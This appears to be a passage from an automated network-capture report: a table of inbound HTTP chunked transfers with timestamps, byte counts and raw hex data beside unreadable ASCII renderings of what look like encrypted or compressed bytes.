2022-10-03 14:02:33 UTC	232	IN	Data Raw: 32 30 30 30 0d 0a 93 fc ff dd 1b dd 57 75 3f d3 e9 12 b5 14 b1 df 1c b4 e3 44 5c 1c 70 2b 3c 1d 46 78 10 02 9e 86 5c 7b 69 ec 89 09 e0 3b bb e5 41 3b 21 f6 98 21 36 7b 3f e3 0c 07 96 d0 64 49 03 c0 45 a3 07 b5 bb 77 9f 18 57 13 a4 08 5d 43 dd 40 b6 13 9b c3 e4 17 11 21 9d 06 02 db 44 62 e0 33 e6 cd 68 df ce a4 df 83 39 d6 eb 48 10 5b 4c 93 aa ec 23 a1 02 77 f9 15 8f 1e 61 d1 81 b6 68 52 74 b6 46 76 9a 47 2c cb e6 f3 91 dd 71 7c 98 69 c4 d7 a4 72 90 c8 d2 17 bd 32 e4 45 4e 27 54 f9 1e e6 63 25 5d 80 4b a6 94 59 ba 78 33 28 55 d7 6b 69 c1 38 fd db 23 a0 a0 a4 23 22 b4 72 24 2e 41 0a 7a 18 46 cc bf cb a9 85 d3 c2 f1 34 72 53 bf e2 d9 95 56 da c9 81 2e 5c dd 92 a1 af 9f fe 77 b3 f6 6c c5 eb 98 09 e3 aa 4b 72 3d 33 d3 72 2c 3e 71 ba c8 c4 6d d2 68 03 92 ef 5c Data Ascii: 2000Wu?D\p+<Fx\{i;A;!!6{?dIEwW]C@!Db3h9H[L#wahRtFvG,q|ir2EN'Tc%]KYx3(Uki8##"r$.AzF4rSV.\ wlKr=3r,>qmh\

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	240	IN	Data Raw: 29 0b 25 58 46 b7 Data Ascii:)%XF
2022-10-03 14:02:33 UTC	240	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	240	IN	Data Raw: 32 30 30 30 0d 0a f7 d9 10 40 56 37 44 e1 f8 0b 27 bd 1b 45 ce 6b a4 ad e6 4b 94 c9 80 d2 34 d5 5e c3 d6 bd e8 3a 5d 5e 39 87 08 2e 39 c7 56 16 3f e8 11 3b 5c c9 e6 e6 b6 9f 5d fe 3f 16 af 27 df b0 77 6b d1 34 ef da b0 99 13 26 a2 eb d5 4f 8a 4e bf 68 7a c4 0a 22 61 b2 9e bf ee 12 96 3f ea 73 e6 ab f1 a8 4e ae b0 9e 0f f4 b3 d0 d4 1a ba 5d de eb 72 91 b7 96 cf cd 75 53 fc f4 a2 d1 76 6d 29 83 dd 93 af 6b d0 33 e7 01 5c 44 3d 13 29 4d a8 c0 71 08 15 61 4d 91 e3 89 fd 58 3c f9 89 2a 6e 68 67 f7 d8 96 01 98 8e db a4 e1 e0 46 d4 ef fa cb b2 db 79 b1 14 f2 d8 69 b3 8a 28 cd fb 8b b3 dd 67 e2 d6 bf 25 74 63 a5 93 a5 c3 a2 bd bd 63 f9 fe 0f 5a 00 ae d7 3e d1 93 05 31 f5 8c 6d b5 17 78 85 9e d1 24 3a c9 3b 9d f4 d1 5e 65 b0 73 81 8c 74 28 3c 81 a7 85 d1 98 b5 ea Data Ascii: 2000@V7D'EkK4^:]^9.9V?;\]?'wk4&ONhz"a?sN]ruSvm)k3\D=)MqaMX<*nhgFyi(g%tccZ>1mx$:;^est(<
2022-10-03 14:02:33 UTC	248	IN	Data Raw: ff b8 13 d4 32 8f Data Ascii: 2
2022-10-03 14:02:33 UTC	248	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	248	IN	Data Raw: 31 66 66 38 0d 0a ac ca 32 ff af 12 57 9f 98 95 2d 49 6c fc 23 d0 b4 3f 5a db ed 9e ce 73 5b 4f 06 fb 4c d6 86 0a b5 7f 97 a7 25 eb d0 13 73 04 28 5c 1b ff 0e c8 ea 41 16 02 bd 0f cc 1b 4b 14 75 05 2c ae c6 43 7f 31 c8 fa c1 af 23 92 2c de 59 90 b2 07 a9 f0 7b ad 9e 05 b2 60 c5 89 eb 82 eb e6 10 2a 6f fa e8 0d 7f d2 a6 35 0f 6b 35 f4 67 9b c4 b4 5d e3 2f b7 bb 2f 9d 12 b5 7e 10 58 b1 61 45 d8 3a 41 fc 26 ed e2 c7 57 94 76 00 1c eb 5c 98 37 af fe 5e f9 2e e0 06 aa 41 00 7b 14 7b 14 fa ee 1f 2c f8 e1 fa 95 16 43 f6 67 e7 ac 87 ad 9f d9 4f 42 cd d5 35 73 81 19 3d 11 a6 b2 69 a5 d5 1f 10 9e 34 1c f5 d0 61 8d d7 d5 d9 b6 9a 49 4c f6 f8 1e 98 5a d6 b6 25 1f b1 f7 78 da be ec 7e 36 17 3f 74 ea bd 42 d0 18 c1 fe 69 a8 1a 73 d9 8a 22 b9 97 fe d8 04 10 3d 62 94 bb Data Ascii: 1ff82W-ll#?Zs[OL%s(\AKu,C1#,Y{`*o5k5g]//~XaE:A&Wv\7^.A{{,CgOB5s=i4aILZ%x~6?tBis"=b
2022-10-03 14:02:33 UTC	256	IN	Data Raw: 32 30 30 30 0d 0a Data Ascii: 2000
2022-10-03 14:02:33 UTC	256	IN	Data Raw: 7b eb 0c 0b 2d 68 12 e8 7d a0 1e 26 71 23 62 1e 99 f3 8f c5 a5 32 7f b2 26 09 bb 03 14 30 1c f6 14 33 0f 3c d0 e4 5d 61 2f 1a 89 7f 5d 75 49 19 37 83 12 c2 7c 4f ac 86 71 8e 1f 88 20 49 e6 c5 3e 91 1f 92 76 46 b1 ff 27 c3 20 fd 1d 5b 95 92 c7 d1 89 fa 3e b2 4a 91 60 e7 88 ae ec b2 b2 79 a7 08 7a a4 11 44 86 3f 96 65 5e 9c 70 9c cf 93 0a 62 1f 96 b1 d9 2d 00 2b 2a 2c eb 90 ac 56 1b ce c6 e7 e2 5a 4b 77 9f fb 95 9c 73 aa 6f 94 93 67 6b 2f e4 94 f6 92 64 c8 a7 10 ab 28 32 36 58 d3 5c b8 71 c6 a4 74 75 d0 8d fa d1 63 f7 33 63 10 cd ed 30 f6 75 eb 33 03 6f 02 f8 e8 15 b0 10 c0 44 3e 49 e9 8d 74 fb 9a 92 e1 8e d7 a0 c0 04 37 7e 7b 15 b4 ce dc 9c ba 10 a1 38 bf d3 76 0a 09 aa d3 f8 db 3f 21 45 67 af 87 b3 9e 78 ce 6d 88 b2 df ba 71 24 f5 5d ed 17 3d 66 18 ed ee Data Ascii: {-h}&q#b2&03<]a/]ul7|Oq I>vF' [>J`yzD?e^pb-+*,VZKwsogk/d(26X\qtuc3c0u3oD>It7~{8v?!Egxmq$]=f
2022-10-03 14:02:33 UTC	264	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	264	IN	Data Raw: 32 30 30 30 0d 0a 11 0b c0 e9 d8 95 96 8c f2 8e 59 8c ce c0 b6 cb 1d fd c0 e0 c8 a2 33 e1 44 9b 23 15 c8 56 e2 b6 63 f0 89 ce 83 fb 74 19 09 9b 31 2d f5 74 f6 af 9a 4a 2a e6 89 eb 1c 56 96 e9 28 c4 8b 12 3e 97 4e 29 d0 e0 b1 fa 0b b8 7c 3c 30 13 93 eb f2 a7 74 bb bb 32 65 b0 1e 75 79 0e 7c 89 95 42 33 65 6d e4 79 3d f7 a7 14 44 47 aa a9 f1 88 e4 7b 1d 84 3e b8 c6 21 14 e2 2b a9 7c 81 8f c3 58 dd c2 f9 52 5d 9c 81 91 06 8f b4 3c d9 51 db dc 0c 05 87 9c a6 ef e0 05 ce 7f 44 53 11 0e 0d 61 79 8a 67 60 22 48 ef 28 99 7c ed c0 0e 3f 37 5e c3 0f 1a 59 98 db e6 18 2f 6e 2f 92 50 1f 7b 91 a7 6a e0 78 65 a8 d6 44 6c 7d 86 07 97 7c c8 a5 67 26 27 f1 d5 c8 17 30 28 ea f1 5d 73 b7 ce 43 74 10 f9 1f f7 35 a2 c7 16 07 81 63 e7 aa 7c 01 95 15 fc aa 06 bd 55 28 c1 bb a3 Data Ascii: 2000Y3D#Vct1-tJ*V(>N)|<0t2euy|B3emy=DG{>!+|XR]<QDSayg`"H(|?7^Y/n/P{jxeDl}|g&'0(]sCt5c|U(
2022-10-03 14:02:33 UTC	272	IN	Data Raw: 4d 43 36 fb eb 1e Data Ascii: MC6
2022-10-03 14:02:33 UTC	272	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	272	IN	Data Raw: 32 30 30 30 0d 0a bb c3 e1 67 cd 6d 09 9c 0f 06 3c 86 02 54 be 71 9e 36 dc 7a 09 ee 67 a4 81 a0 29 09 1e 61 b7 d4 40 18 09 ae 90 50 0c 31 59 c6 60 92 96 8d a6 5c 55 41 39 f6 87 2b dc 78 c1 71 dc 02 c3 19 ea 82 a2 19 96 b0 23 09 4a d5 65 37 46 5b 4a 47 b4 d6 b3 55 80 32 c3 7f 2b b1 2d 59 ef 3b 21 46 cc dd c0 83 3c b2 1a 18 08 61 3a 52 9e 52 b1 bf c7 27 29 38 31 15 d7 74 11 94 e1 66 f2 ef ea 19 54 e7 4d a0 c5 16 cd 76 be da e2 ab 0e 0f 4d 7e 75 54 04 72 1d 6b e1 d1 32 eb 41 a2 db bb bd 8a 53 d4 f3 5e c4 8a 16 e5 5d 28 19 35 94 5d f5 71 d5 24 ad 50 0d 70 18 ee 51 a4 02 66 fc b9 13 c9 1e 66 77 c9 89 42 28 79 24 70 e8 a0 d3 2e ea a9 d5 dd 45 ae 95 6c 4c 00 c6 8c c5 d1 7f 75 7e 0a 59 ee f0 d9 41 9a 30 44 72 30 c3 3c 54 d8 1c 6b cd f1 a5 08 77 1f b4 2b 4b 62 ee Data Ascii: 2000gm<Tq6zg)a@P1Y`\UA9+xq#Je7F[JGU2+-Y;!F<a:RR')81tfTMvM~uTrk2AS^](5]q$PpQffwB(y$p.ElLu ~YA0Dr0<Tkw+Kb
2022-10-03 14:02:33 UTC	280	IN	Data Raw: 7a d6 d0 8a 8c 9c Data Ascii: z
2022-10-03 14:02:33 UTC	280	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	280	IN	Data Raw: 32 30 30 30 0d 0a c0 fc db 21 75 dc dc 8a 34 bc ff f9 dc b1 eb 74 ce 21 62 89 f2 9f 3e 69 3d 0a 53 8e 43 7f 95 78 78 14 22 aa 59 fa 4d c6 10 a4 cb 02 eb b6 be 6f 5c 24 85 73 7c ad 3c d8 05 c4 a7 d1 d9 0b 54 0c 75 65 6a 4b 12 00 92 22 e1 4d 52 f2 61 6b 34 46 b1 a2 92 79 98 8e 71 01 e5 73 da 81 6b 07 b5 28 2f 32 b6 99 23 17 0b 87 b4 22 69 d5 54 cc 30 c0 4e 05 07 ec 64 e1 0d 19 08 0d 91 31 b8 0e a4 01 75 d1 e3 b0 c0 cb e6 32 58 4e ea ee cf 3a 69 02 3e 59 c8 2b 09 99 b0 cb 50 a7 f4 48 4b f2 24 c7 c0 d9 c7 24 be 79 b3 2d 35 7d 46 a8 45 f7 29 7b e1 40 bf b9 21 1e ff 48 17 7b 0d 15 50 88 3e 2a 4d 2b 4b 84 ca 67 5d 28 7c d7 49 29 eb 6e 1d f6 f2 c0 a0 44 06 49 50 9c 34 89 e3 f0 c0 af b3 61 bc d9 cd e7 45 97 9f 5d 97 8a cb bf bf 16 b2 7e 1f 87 3d 11 ed 5f cd 66 88 Data Ascii: 2000!u4t!b>i=SCxx"YMo\$s|<TuejK"MRak4Fyqsk(/2#"iT0Nd1u2XN:i>Y+PHK$$y-5}FE){@!H{P>*M+Kg](|l)nDIP4aE]~=_f
2022-10-03 14:02:33 UTC	288	IN	Data Raw: 03 6f 1b 18 2f 75 Data Ascii: o/u
2022-10-03 14:02:33 UTC	288	IN	Data Raw: 0d 0a Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	288	IN	Data Raw: 32 30 30 30 0d 0a 2a fc db 05 33 33 8d 10 db b4 8a b7 41 b2 2b c3 a1 f6 16 d8 52 39 ae 2b e5 0b cb 42 21 29 63 ee e7 0d 10 be e9 a3 19 e5 ed ed f2 35 55 38 21 54 29 3c 22 97 60 16 a0 be 97 0c 51 66 48 21 6d 9f fa 58 40 47 7a 82 f2 79 59 ab fd ba 93 90 24 d3 82 a7 62 81 3d ac 60 fb 6d 99 bc 52 20 75 9e d1 94 6f 8a 4d 0f 79 5d 44 65 11 05 69 40 46 e3 e7 ef 8c cb 5b b6 68 eb 79 df 32 18 0f a6 02 d1 19 60 c8 f5 12 71 3b 66 eb bd 04 85 ed a0 92 2e e7 28 fd 7a 50 c4 1a d0 ab 50 f2 20 77 72 20 df d7 53 67 15 30 72 40 6c 3f 6d a0 1c 6a 78 c9 90 a3 32 e5 01 f6 f9 21 8e 6a 85 b4 04 a3 3b df b4 da ce 45 e7 6d 92 b4 32 8f 82 61 81 db af f0 3b c9 3f 45 43 bd 8f 78 65 4f ab d4 35 f5 ce 6c 3a 16 3c 76 86 25 16 d3 4e cd 10 d0 2f 2c d9 b0 7b 31 f7 79 cc 49 b3 cc 98 bb f1 Data Ascii: 2000*33A+R9+B!)c5U8!T)<"`QfH!mX@GzyY$b=`mR uoMy]Dei@F[hy2`q;f.(zPP wr Sg0r@l?mjx2!j;Em2a;?ECxeO5l:<v%N/,{1yI
2022-10-03 14:02:33 UTC	296	IN	Data Raw: 6a 15 39 38 0e df Data Ascii: j98
2022-10-03 14:02:33 UTC	296	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	296	IN	Data Raw: 32 30 30 30 0d 0a ad 32 72 3f 5e 44 29 e0 6b 9d e2 2f 23 47 13 74 31 c8 4c fa 90 83 10 a9 e7 23 b8 59 4c f5 1f 0b df 81 f8 7c 59 a4 85 f0 55 3f 3f 36 15 74 7e cf bd 69 dc 3a ca f0 4a 49 db 13 78 2c 8f 06 e7 d7 b5 ab 77 4b a0 10 89 ce 27 fc 49 20 cc e5 ae 80 c5 41 de d0 2c a5 a2 5c a7 a8 c7 1e a6 4e 7e bf 0b cc 8b c4 7b 48 86 2d a6 97 7f 76 b6 ce e0 29 2e ef 11 11 b7 d6 c7 42 eb f4 05 57 67 4b c4 fa 6e 64 12 0f c7 36 98 c2 20 e7 81 55 1d 83 85 42 35 95 04 a8 cb 16 0a c9 74 c7 8b d2 9b ab a4 11 80 ce ae 7d c3 66 c2 18 1d 36 34 3f 4a 6a e3 22 ae 83 dc 40 03 45 50 e7 5d f6 a5 40 31 5d ec d6 f5 2b 93 53 36 f1 b2 dc f5 55 ac 4d d5 bd 24 58 47 fc ea 44 c6 ff 6a dd 54 eb fd f3 fe a5 1c e7 40 a5 bf 3b 07 0c bb 09 02 5f 2c 90 c6 55 93 da 24 6b 58 30 58 ba 5a 10 60 Data Ascii: 20002r?^D)k/#Gt1L#YL|YU??6t~i:JIx,wK'I A,\N~{H-v).BWgKnd6 UB5t}f64?Jj"@EP]@1]+S6UM$XGDjT @;_,U$kX0XZ`
2022-10-03 14:02:33 UTC	304	IN	Data Raw: 8e a8 f6 3c 25 ce Data Ascii: <%
2022-10-03 14:02:33 UTC	304	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	304	IN	Data Raw: 32 30 30 30 0d 0a f1 a9 ef 98 38 2c f4 e3 16 0f 03 69 b7 ae 31 16 0c 00 4a 8f 74 44 2c d2 76 83 fd 92 1f 69 42 87 c2 9b dc d1 41 6d a2 ba 7c 3e 43 2f e5 9d 40 5e 0e 07 2f c6 f9 24 26 ea 1f 55 5c e5 34 60 95 73 0a 1b 37 e9 83 18 b1 7e 56 06 fc b6 b6 36 f1 39 82 bf 7e d4 af 5b 6d 47 eb 43 cf 83 2d 87 34 2b 6c 59 4c ab cd 4c b2 24 fb 14 ed 8a c5 f0 04 b7 a5 26 2a ad 99 8b db 35 55 14 26 ee 11 ef b1 e1 06 51 6c 67 24 8b 4b 35 eb 75 44 2c ad 42 93 9d a5 ef 50 4c 3e 0d ad d3 d7 7d d7 0c 03 18 66 85 63 ad 83 bc 9e b2 da 28 73 48 4f b4 2f 4b 6d 84 f3 2b 07 8d 5f ec f4 10 74 ba e4 ce 70 30 c4 b4 f3 93 77 55 33 e9 dd 5b b1 35 b6 1d e6 96 c2 fd be 87 3c 16 91 02 01 19 f8 1f e3 5b 52 78 76 aa 29 e4 97 10 74 d9 32 5e 09 fc 0c a6 0c 99 e4 97 77 db 77 76 7c 96 62 a4 b9 Data Ascii: 20008,i1JtD,viBAm|>C/@^/$&U\4`s7~V69~[mGC-4+lYLL$&*5U&Qlg$K5uD,BPL>}fc(sHO/Km+_tp0wU3[5<[Rxv)t2^wwv|b
2022-10-03 14:02:33 UTC	312	IN	Data Raw: e5 dc aa 18 b0 66 Data Ascii: f
2022-10-03 14:02:33 UTC	312	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	312	IN	Data Raw: 31 66 66 38 0d 0a cd 17 2a ef c5 34 5c 12 c9 93 42 8e cf 9a c6 34 f5 6c 92 16 64 07 41 33 a6 55 96 9a 81 72 9c 71 ff 59 73 40 dd 2a 05 14 d3 de 44 00 4f 89 2c 3e 44 fa 90 6c 12 64 4b 0e 55 3f 56 c0 2f a0 64 d5 bd e6 f5 62 d0 e5 20 6e e7 6c 82 0b ec 4d ff 4d 8b bf 42 01 ec ad fa 6f a1 c1 73 64 91 73 af ba a0 fd f6 a8 18 8d 7d 8e 92 63 97 bf b5 f2 0f c0 e9 7f d1 68 c4 24 d0 d3 be 9e f1 db 42 1e 11 dd 45 71 84 aa 4a 47 89 56 72 1a e0 a2 c4 ea 2e 2f a9 c6 c5 10 98 d6 2d 50 3e e9 28 df 5c c1 b1 1d 8f 79 0f 04 0f 99 53 89 a6 05 91 e8 fd 1f 57 b7 c9 9a 1c 1d 4a aa 45 1b 00 a9 68 94 f3 6e d0 8a b8 cc 3d 7f a5 48 ff 5a e1 96 73 11 b7 e6 17 ac 83 bb 22 a8 af 16 f1 10 88 e9 b3 73 c0 f9 6d bc 74 51 6b 06 2f 0a 7c 47 0d 4f ae 04 05 8a ff 96 59 a7 39 ad cb 5b 54 37 03 Data Ascii: 1ff8*4\B4ldA3UrqYs@*DO,>DldKU?V/db nlMMBosds}ch$BEqJGVr./-P>(\ySWJEhn=HZs"smtQk/|GOY9[T7
2022-10-03 14:02:33 UTC	320	IN	Data Raw: 32 30 30 30 0d 0a Data Ascii: 2000
2022-10-03 14:02:33 UTC	320	IN	Data Raw: b2 15 0e cb e0 84 08 77 6e 13 4e 4e 2f 99 e1 5e fd c0 18 62 ea de 24 dc 04 40 77 85 5e 0d f3 ac bd 66 5a fa cd ee 36 58 1d 45 8b 53 3a 07 f2 29 da b5 57 cf 8a 2a 7a a0 e5 6d cc c8 62 4d 8b 43 5c 7d c5 4b f6 df 1a 9f b9 eb 3b 08 75 11 60 2e f1 fb f2 26 87 49 e4 f7 24 0c 70 a5 21 9f 02 9e be dd b9 d7 26 bd ba 8b c1 d1 43 72 23 e3 4d 74 df 29 17 a8 76 37 93 40 43 ca 57 4e f4 b0 94 25 d3 f0 f5 70 27 3e c7 0a d6 92 80 54 bd f6 b3 a3 25 44 43 15 aa 5d 67 62 4c 24 25 9e b2 cb ec 07 99 f3 1c 2d 01 3b 57 2e 07 e0 dd a2 85 7b b6 df 1a b2 cf 45 88 d9 c8 5a df e4 7b 37 ef 1d 59 94 ce 3f 30 73 e1 c0 be 1a b7 a0 8e 60 11 5e 57 a3 d8 d6 5b 17 2d a7 c6 df b7 bc 28 f9 d0 48 2a 11 2c 10 75 dc 47 f9 b6 b8 6e f0 42 7d f3 5b c2 c4 58 ff 73 07 2f 1e 80 7e b2 6f 62 da d3 10 5a Data Ascii: wnNN/^b$@w^fZ6XES:)W*zmbMC\}K;u`.&l$p!&Cr#Mt)v7@CWN%p'>T%DC]gbL$%-;W.{EZ{7Y?0s`^W[-(H*,uGnB}[Xs/~obZ
2022-10-03 14:02:33 UTC	328	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	328	IN	Data Raw: 32 30 30 30 0d 0a 0e ed e3 50 45 cb cb 3e 82 30 bf 5e 28 3c 9f 35 e3 b5 ff fd 06 5f ae e8 da 09 be 40 a4 0d 2c d6 a8 94 fe d0 b7 61 e4 10 e4 00 e5 f2 e7 ce 62 31 e1 94 07 ca c1 52 0d ea 7a da ea 98 fe 78 97 83 e6 e6 cc 8f 0f 24 ea a2 e2 84 76 24 41 ae 35 f6 d4 09 85 56 c9 eb 7e d8 e3 0f f4 87 3d 76 1e 2a 8d 66 50 44 2e 60 07 dc bf 3c 69 7d 8b 51 1c 25 ac 63 86 00 b3 6d c0 6a af 4a 60 47 d6 c8 fb 73 e0 03 02 a9 d1 22 06 95 13 38 d4 76 9c 4f 4b 79 e5 31 1d d8 92 95 af ba e3 a9 6f 97 f6 43 68 a4 cd c1 66 b0 e9 c1 75 77 1a 29 49 ee 66 49 c4 7b 16 16 c1 26 0c b3 51 99 ea ef f2 43 63 b2 15 57 36 c1 a4 b7 bd fd c5 62 e4 b5 35 47 62 62 cd ff 0b 7e 86 b8 11 54 bd 97 a3 cc 9b 8b fe 08 83 50 90 d7 14 c3 10 1b dc dc 6b 8d ce 36 02 98 48 37 1b 69 86 15 bc 10 4f 66 68 Data Ascii: 2000PE>0^(<5_@,ab1Rzx$v$A5V~=v*fPD.`<i}Q%cmjJ`Gs"8vOKy1oChfuw)Ifl{&QCcW6b5Gbb~TPk6H7iOfh
2022-10-03 14:02:33 UTC	336	IN	Data Raw: 0c 8b b4 94 28 ee Data Ascii: (
2022-10-03 14:02:33 UTC	336	IN	Data Raw: 0d 0a Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	336	IN	Data Raw: 32 30 30 30 0d 0a 21 5a f2 11 88 b0 fe 51 f1 4b 05 fe 3e 49 9b 2e 78 ad 9a c2 68 cf ac 01 1b 4d e8 0a e2 7d e1 36 35 76 30 e2 0c bf 10 f2 d3 83 0e e4 f8 f1 32 01 e2 97 4a c2 dc 20 aa ae 9e 91 bf 94 63 4b 36 a3 fc 1a a4 0e 1f a0 ee 05 15 70 52 5c 59 c4 4b 59 79 1a 95 f6 24 75 56 89 56 32 de ec 3e ee 24 90 73 3b 21 0a cc 45 3f 2f 77 bb 9d b7 04 0a e0 0c 0e 22 38 79 96 9f 9a a3 93 0f 93 d4 87 8d 36 bd e1 19 bf c7 0c 40 3b aa a6 b2 c4 f6 7e 97 f7 5e 62 56 8b 97 c6 13 3d 6b 06 2b 40 22 18 f3 eb ed 0d 55 2a 52 06 32 42 52 06 81 9e f8 42 77 97 f0 8b 1b 99 02 b2 36 7c ee 30 50 87 d2 23 95 75 db 77 9d 02 b4 5b 78 b1 59 4e b7 a6 e8 9b bd 3d 9e 16 01 32 6b 51 fc ad df 0e 49 5b a1 24 96 82 af cd 0a 1c 9e 06 e7 e1 ee e7 d6 95 07 9d f4 a8 be 0d ee dc 0a 94 24 4c 3a 5c Data Ascii: 2000!ZQK>I.xhM}65v02J cK6pR\YKYy$uVV2>$s;!E?/w"8y6@;~^bV=k+@"U*R2BRBw6|0P#uw[xYN=2kQI[$$ L:\
2022-10-03 14:02:33 UTC	344	IN	Data Raw: 61 a3 20 08 56 de Data Ascii: a V
2022-10-03 14:02:33 UTC	344	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	344	IN	Data Raw: 32 30 30 30 0d 0a 4d f1 f8 92 68 ec e4 0a d0 fe 5b 4a 52 31 c5 b7 c2 4f 5e f7 e1 1c 45 52 d9 79 b0 52 80 f8 4a d7 a6 8c a2 05 ba 4d f5 5b 01 9e 2b b8 94 eb e3 ad 3c fd 62 ef 9e a0 9a e2 c2 e0 3b 3b b2 66 5d 6f 70 ed e5 18 20 6c 2f c3 30 f6 ff ea b5 fc d4 fc e0 cd 5a 6b 42 94 08 b5 71 e4 36 e6 71 05 b7 51 b5 22 c3 4f cc 03 f8 fe 85 30 0e 6f f1 fb 36 db 6c 50 40 9f 46 c1 73 2f f9 e3 ff 54 48 67 23 ab 9c 56 63 2d f3 8b 7b cc 8c 85 4d 6d 54 2c ee fd 80 fa e0 13 4b 6a af 67 45 16 ed 02 86 77 cf b8 2c ec f2 b9 f4 81 81 2f 36 67 64 02 d4 ed 2a 99 04 95 38 e1 39 fa 04 04 1f f3 27 a4 67 39 17 b9 bf c2 51 26 f5 06 af 8f 70 25 b7 b7 13 20 e8 05 b6 74 20 9e 01 a7 5f 45 8f b0 e8 f2 d2 8f 14 e9 76 34 42 c5 f2 4b ba 9d 8d 8c 10 e2 dd 1c 61 6d 63 21 ce ed 36 17 50 70 6d Data Ascii: 2000Mh[JR1O^ERyRJM[+<b;;f]op l/0ZkBq6qQ"O0o6lP@Fs/THg#Vc-{MmT,KjgEw,/6gd*89'g9Q&p% t _Ev 4BKamc!6Ppm
2022-10-03 14:02:33 UTC	352	IN	Data Raw: 98 b0 e4 94 fc e5 Data Ascii:
2022-10-03 14:02:33 UTC	352	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	352	IN	Data Raw: 32 30 30 30 0d 0a a7 0a 34 0d 05 87 c6 09 33 17 bf aa b3 53 87 3c be 71 80 54 f4 33 64 36 6d 1e 07 5f 96 b3 90 92 5a b8 b6 a2 e9 c6 94 52 06 8d 96 b5 96 f0 20 2a bd 96 1a f0 9e 42 96 f0 a4 e1 41 33 e2 38 44 51 4e 9b 88 49 12 0f da 46 1b fd 5c 57 03 e8 11 82 e0 eb f7 f9 ad 3a fa 99 87 9c d7 97 43 82 3b f2 6f 74 af b5 5e e0 17 77 54 96 23 3d 76 06 cf 4e 9a 2e 5e 0b e7 79 69 51 71 21 17 32 7e 21 e0 ed fa e4 b3 45 9e 85 25 1b c0 70 89 af fa c8 9e 23 04 e9 9e f3 b8 da ba 41 10 0e af 5d 28 1f 09 62 e2 99 7d 90 fd 1a a9 bd d3 e2 f7 f7 aa 67 50 9c 4d ad 93 a5 9a 72 d3 b3 48 40 a3 df 2e 64 88 42 d8 11 8a b1 01 d4 61 d4 b7 64 ab 60 18 3d 7a 99 76 4e 35 2d b3 a3 57 1a 03 86 b0 6f 0c 5f 4f 9f 5a e6 87 35 88 33 fd e6 63 56 0f de 0b 24 e5 a0 17 d5 5b 5f ff f9 95 9e b8 Data Ascii: 200043S<qT3d6m_ZR *BA38DQNIF\W:C;ot^wT#=vN.^yiQq!2~!E%p#A](b}gPMrH@.dBad`=zvN5-Wo_OZ53cV$[_
2022-10-03 14:02:33 UTC	360	IN	Data Raw: 64 74 7f 88 af 43 Data Ascii: dtC
2022-10-03 14:02:33 UTC	360	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	360	IN	Data Raw: 32 30 30 30 0d 0a d7 47 08 28 e7 4f 9b b9 79 31 be 26 d0 10 67 d8 b1 d3 35 a6 7b f5 40 54 b0 b4 6e ae 44 cd 54 3a 99 89 a4 6e 0f d7 f5 2e 5b f7 66 10 c6 dc 79 86 c6 62 a3 28 05 4f 55 ea c2 08 c8 53 42 cd 59 15 b3 e5 42 b6 5c 83 0e fe 05 fb 53 5b c3 2f 19 cf df 7a 84 fd fd 5f 37 a9 f1 90 40 79 ba 01 2f a5 2f 9d c2 ff ef 72 e3 92 a4 42 da ac fb 09 76 de 95 5c 6f f2 f2 82 a8 f6 28 81 45 ec 3d 93 52 f9 7b d1 d8 89 a1 97 3a 7d 0c ab 96 37 ba 66 0b 00 16 f3 bc 1f 0a 80 f6 b6 5e db 57 d2 a3 f5 dc 92 30 b3 da d9 94 3e 00 20 e1 52 e5 b8 d5 03 bf 63 d2 5d 96 9f 7c bc bc 3c cc b6 ba 90 ba bb 1b 32 0b ec c7 4d 19 ee 78 e3 28 87 a2 3b 7c c7 2c 5e 16 a5 6b b9 05 bf 3f c1 16 58 63 f4 42 6d 82 af c8 0a 37 11 9b 95 aa d5 89 ab 79 1e d5 26 f1 6c 0d 69 27 5a 4f 13 85 b0 ca Data Ascii: 2000G(Oy1&g5{@TnDT:n.[fyb(OUSBYB\S[/z_7@y//rBv\o(E=R{:}7f^W0> Rc]|<2Mx(;|,^k?XcBm7y&li'ZO
2022-10-03 14:02:33 UTC	368	IN	Data Raw: a6 90 80 20 e0 46 Data Ascii: F
2022-10-03 14:02:33 UTC	368	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	368	IN	Data Raw: 32 30 30 30 0d 0a a4 01 13 99 46 79 e2 3c f8 72 e7 de 51 21 36 88 8e 85 3d d8 8b 8a 3b 6b 32 82 82 8a ef 28 ce b7 b5 cd 4c ad cb 4a a6 b6 5a f4 d5 67 af 56 ca 68 44 b8 ea f8 54 c9 74 ff 54 8c e4 b9 ff 92 6c 2f 2f 1a fa c8 02 17 d6 c3 4b 40 89 dc ae 9e 29 13 72 cd a1 a5 ff a4 b7 38 99 b5 b8 a0 b8 4f 34 e7 ea 54 99 0e 6a 3a 30 9e d6 53 c1 a5 0b d1 ef 8b 39 25 7e 56 8e 50 21 cb 68 56 7e 05 af 3d 0f 87 28 a0 39 11 9c c5 eb 9c 26 b8 45 5b 12 40 0d 08 47 07 18 8c 32 96 c9 2f c2 2e 00 6c 02 dd 63 83 90 66 b0 d6 d8 a3 ed 32 3c ba d7 76 e3 07 d8 30 b1 9f 5e 22 33 6f e8 67 77 e9 3b 67 54 2e 8a a2 7a ca 24 df 35 9d d2 06 16 5a 37 5a f5 da 51 44 55 da 5a dd 15 40 92 1d 13 49 1d 01 a6 5e 34 76 78 da 3a 27 30 83 ee dd 5c 90 dd 66 69 13 50 dc cd aa 1c e7 79 f1 f5 3d b0 Data Ascii: 